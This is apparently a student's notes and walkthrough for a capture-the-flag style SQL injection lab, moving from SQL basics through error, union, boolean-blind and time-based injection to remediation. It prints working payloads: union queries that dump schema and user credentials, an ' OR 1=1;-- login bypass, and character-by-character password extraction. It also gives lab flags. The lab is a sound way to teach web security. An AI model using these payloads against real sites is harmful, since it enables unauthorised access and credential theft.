


SQL Injection

What is a Database

a way of electronically storing collections of data in an organised manner

DBMS Example:



Relational Vs Non-Relational Databases:

A relational database stores information in tables, and often, the tables share information between them. The tables will often contain a column that has a unique ID (primary key), which will then be used in other tables to reference it and cause a relationship between the tables

Non-relational databases, sometimes called NoSQL, on the other hand, are any sort of database that doesn't use tables, columns and rows to store the data.

What is SQL

SQL used for querying databases. These SQL queries are better referred to as statements.

SELECT

The first query type we'll learn is the SELECT query used to retrieve data from the database.

examples:

```
select * [all] from users [table name];
```

LIMIT 1 clause forces the database to return only one row of data.

```
select * from users LIMIT 1;
```

```
select * from users where username='admin';
```

Using the like clause allows you to specify data that isn't an exact match but instead either starts, contains or ends with certain characters by choosing where to place the wildcard character represented by a percentage sign %.

```
select * from users where username like 'a%';
```

UNION

The UNION statement combines the results of two or more SELECT statements to retrieve data from either single or multiple tables;

Example:

```
SELECT name,address,city,postcode from customers UNION SELECT  
company,address,city,postcode from suppliers;
```

INSERT

The **INSERT** statement tells the database we wish to insert a new row of data into the table

into users" tells the database which table we wish to insert the data into:

```
insert into users (username,password) values ('bob','password123');
```

UPDATE

The **UPDATE** statement tells the database we wish to update one or more rows of data within a table

```
update %tablename% SET
```

Example:

```
update users SET username='root',password='pass123' where username='admin';
```

DELETE

The **DELETE** statement tells the database we wish to delete one or more rows of data

You can specify precisely which data to delete using the **where** clause and the number of rows to be deleted using the **LIMIT** clause

Example:

```
delete from users where username='martin';
```

What is SQL Injection

The point wherein a web application using SQL can turn into SQL Injection is when user-provided data gets included in the SQL query.

What does it look like?

following scenario where you've come across an online blog, and each blog entry has a unique ID number. The blog entries may be either set to public or private, depending on whether they're ready for public release. The URL for each blog entry may look something like this:

```
https://website.thm/blog?id=1
```

From the URL above, you can see that the blog entry selected comes from the id parameter in the query string. The web application needs to retrieve the article from the database and may use an SQL statement that looks something like the following:

```
SELECT * from blog where id=1 and private=0 LIMIT 1;
```

In-Band SQLi

In-Band SQL Injection

In-Band SQL Injection is the easiest type to detect and exploit; In-Band just refers to the same method of communication being used to exploit the vulnerability and also receive the results

Error-Based SQL Injection

This type of SQL Injection is the most useful for easily obtaining information about the database structure, as error messages from the database are printed directly to the browser screen.

Union-Based SQL Injection

This type of Injection utilises the SQL UNION operator alongside a SELECT statement to return additional results to the page. This method is the most common way of extracting large amounts of data via an SQL Injection vulnerability.

error tells me there is more columns so I added onto the query until it works

Level One

Error Based SQLi

<https://website.thm/article?id=1 UNION SELECT 1,2>

SQLSTATE[21000]: Cardinality violation: 1222 The used SELECT statements have a different number of columns

SQL Query	Answer
<pre>select * from article where id = 1 UNION SELECT 1,2</pre>	What is the user martin's password? password <button>Check Password</button>

LEVEL ONE

Error Based SQLi

<https://website.thm/article?id=1 UNION SELECT 1,2,3>

My First Article

Article ID: 1

Hi and welcome to my very first article for my new website.....

SQL Query	Answer
<pre>select * from article where id = 1 UNION SELECT 1,2,3</pre>	What is the user martin's password? password <button>Check Password</button>

can start using these returned values to retrieve more useful information

Error Based SQLi




I used this query:

```
0 UNION SELECT 1,2,group_concat(table_name) FROM information_schema.tables WHERE table_schema = 'sqli_one'
```

to gather all the tables in the database

I used this one to list the usernames and passwords of each user:

```
0 UNION SELECT 1,2,group_concat(username,':',password SEPARATOR '<br ') FROM staff_users
```



Blind SQLi - Authentication Bypass

blind SQLi is when we get little to no feedback to confirm whether our injected queries were, in fact, successful or not

Authentication Bypass

We just need to create a database query that replies with a yes/true.


Practical:

We can see in the box labelled "SQL Query" that the query to the database is the following:

```
select * from users where username='%username%' and password='%password%' LIMIT 1;
```

this is the backend query of the login form so when entering in details it fills in the gaps

THM{SQL_INJECTION_3840}




The screenshot shows a web browser window with the URL `https://website.thm/login`. The page contains a "Login Form" with fields for "Username:" and "Password:". The password field contains a series of dots. Below the form is a blue "Login" button. Below the form, there are two panels: "SQL Query" and "SQL Results". The "SQL Query" panel displays the query: `select * from users where username="" and password="" OR 1=1;--' LIMIT 1;`. The "SQL Results" panel displays "No Results Found".

in the password field i did: ' OR 1=1;--
which makes the statement true so logged me in

Level Two

Blind SQLi

THM{SQL_INJECTION_3840}



The screenshot shows a web browser window with the URL `https://website.thm/login`. The page contains a "Login Form" with the text "You bypassed the login and can now move to the next level" and a blue "Level 3" button. Below the form, there are two panels: "SQL Query" and "SQL Results". The "SQL Query" panel displays the query: `select * from users where username="" and password="" OR 1=1;--' LIMIT 1;`. The "SQL Results" panel is empty.

Blind SQLi - Boolean Based

Boolean-based SQL Injection refers to the response we receive from our injection attempts, which could be a true/false, yes/no, on/off, 1/0 or any response that can only have two outcomes

we can build up a query by looking at the true/false statements we get which can tell us more about the database

```
admin123' UNION SELECT 1;--
```

As the web application has responded with the value **taken** as false, we can confirm this is the incorrect value of columns. Keep on adding more columns until we have a **taken** value of **true**. You can confirm that the answer is three columns by setting the username to the below value:

```
admin123' UNION SELECT 1,2,3;--
```

Now that our number of columns has been established, we can work on the enumeration of the database. Our first task is to discover the database name. We can do this by using the built-in **database()** method and then using the **like** operator to try and find results that will return a true status.

Try the below username value and see what happens:

```
admin123' UNION SELECT 1,2,3 where database() like '%';--
```

We get a true response because, in the like operator, we just have the value of %, which will match anything as it's the wildcard value. If we change the wildcard operator to **a%**, you'll see the response goes back to false, which confirms that the database name does not begin with the letter **a**. We can cycle through all the letters, numbers and characters such as - and _ until we discover a match. If you send the below as the username value, you'll receive a **true** response that confirms the database name begins with the letter **s**.

```
admin123' UNION SELECT 1,2,3 where database() like 's%';--
```

Now you move on to the next character of the database name until you find another true response, for example, 'sa%', 'sb%', 'sc%', etc. Keep on with this process until you discover all the characters of the database name, which is **sqli_three**.

We've established the database name, which we can now use to enumerate table names using a similar method by utilising the **information_schema** database. Try setting the username to the following value:


```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three'
and table_name like 'a%';--
```

This query looks for results in the **information_schema** database in the **tables** table where the database name matches **sqli_three**, and the table name begins with the letter a. As the above query results in a **false** response, we can confirm that there are no tables in the sqli_three database that begin with the letter a. Like previously, you'll need to cycle through letters, numbers and characters until you find a positive match.

You'll finally end up discovering a table in the sqli_three database named users, which you can confirm by running the following username payload:

```
admin123' UNION SELECT 1,2,3 FROM information_schema.tables WHERE table_schema = 'sqli_three'
and table_name='users';--
```

Lastly, we now need to enumerate the column names in the **users** table so we can properly search it for login credentials. Again, we can use the information_schema database and the information we've already gained to query it for column names. Using the payload below, we search the **columns** table where the database is equal to sqli_three, the table name is users, and the column name begins with the letter a.

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three'
and TABLE_NAME='users' and COLUMN_NAME like 'a%';
```

Again, you'll need to cycle through letters, numbers and characters until you find a match. As you're looking for multiple results, you'll have to add this to your payload each time you find a new column name to avoid discovering the same one. For example, once you've found the column named **id**, you'll append that to your original payload (as seen below).

```
admin123' UNION SELECT 1,2,3 FROM information_schema.COLUMNS WHERE TABLE_SCHEMA='sqli_three'
and TABLE_NAME='users' and COLUMN_NAME like 'a%' and COLUMN_NAME != 'id';
```

Repeating this process three times will enable you to discover the columns' id, username and password. Which now you can use to query the **users** table for login credentials. First, you'll need to discover a valid username, which you can use the payload below:

```
admin123' UNION SELECT 1,2,3 from users where username like 'a%
```

Once you've cycled through all the characters, you will confirm the existence of the username **admin**. Now you've got the username. You can concentrate on discovering the password. The payload below shows you how to find the password:

```
admin123' UNION SELECT 1,2,3 from users where username='admin' and password like 'a%
```

Level Three

Boolean Based Blind SQLi

THM{SQL_INJECTION_9581}

UNION SELECT 1,2,3 from users where username='admin' and password like '38%

{"taken":true}

https://website.thm/login

Login Form

Username:

Password:


Login

this query checks the admin username and compares the password associating with numbers/characters in it

you can use the true false to build up the password

3 said true so i know this was the first character

then i started from 1 again so 31, 32 so on and was all false until i got 38 which returned true so this got my first 2 characters of the password. I am repeating this until i get the full password



SQL Query	SQL Results
select * from users where username = 'admin123' UNION SELECT 1,2,3 from users where username='admin' and password like '3845%' LIMIT 1	

i got the password 3845 and the username admin

Blind SQLi - Time Based


the indicator of a correct query is based on the time the query takes to complete

This time delay is introduced using built-in methods such as **SLEEP(x)** alongside the UNION statement. The SLEEP() method will only ever get executed upon a successful UNION SELECT statement.

So, for example, when trying to establish the number of columns in a table, you would use the following query:


```
admin123' UNION SELECT SLEEP(5);--
```

THM{SQL_INJECTION_1095}




If there was no pause in the response time, we know that the query was unsuccessful, so like on previous tasks, we add another column:

```
admin123' UNION SELECT SLEEP(5),2;--
```



I am doing the same tactic like the boolean based SQLi

THM{SQL_INJECTION_1093}



I managed to get the name of the table : sqli_four

SQL Query used to get the password:

```
select * from analytics_referrers where domain='admin123' UNION SELECT SLEEP(2) FROM users where username='admin' and password like '4961%;--' LIMIT 1
```

was the exact same process as the previous boolean based to do the password


Out-of-Band SQLi

Out-of-band SQL Injection isn't as common as it either depends on specific features being enabled on the database server or the web application's business logic, which makes some kind of external network call based on the results from an SQL query.

An Out-Of-Band attack is classified by having two different communication channels, one to launch the attack and the other to gather the results.

the attack channel could be a web request, and the data gathering channel could be monitoring HTTP/DNS requests made to a service you control.

1. An attacker makes a request to a website vulnerable to SQL Injection with an injection payload.
2. The Website makes an SQL query to the database, which also passes the hacker's payload.
3. The payload contains a request which forces an HTTP request back to the hacker's machine containing data from the database.



Remediation

Prepared Statements (With Parameterised Queries):

In a prepared query, the first thing a developer writes is the SQL query, and then any user inputs are added as parameters afterwards. Writing prepared statements ensures the SQL code structure doesn't change and the database can distinguish between the query and the data. As a benefit, it also makes your code look much cleaner and easier to read.

Input Validation:

Input validation can go a long way to protecting what gets put into an SQL query. Employing an allow list can restrict input to only certain strings, or a string replacement method in the programming language can filter the characters you wish to allow or disallow.

Escaping User Input:

Allowing user input containing characters such as ' " \$ \ can cause SQL Queries to break or, even worse, as we've learnt, open them up for injection attacks. Escaping user input is the method of prepending a backslash (****) to these characters, which then causes them to be parsed just as a regular string and not a special character.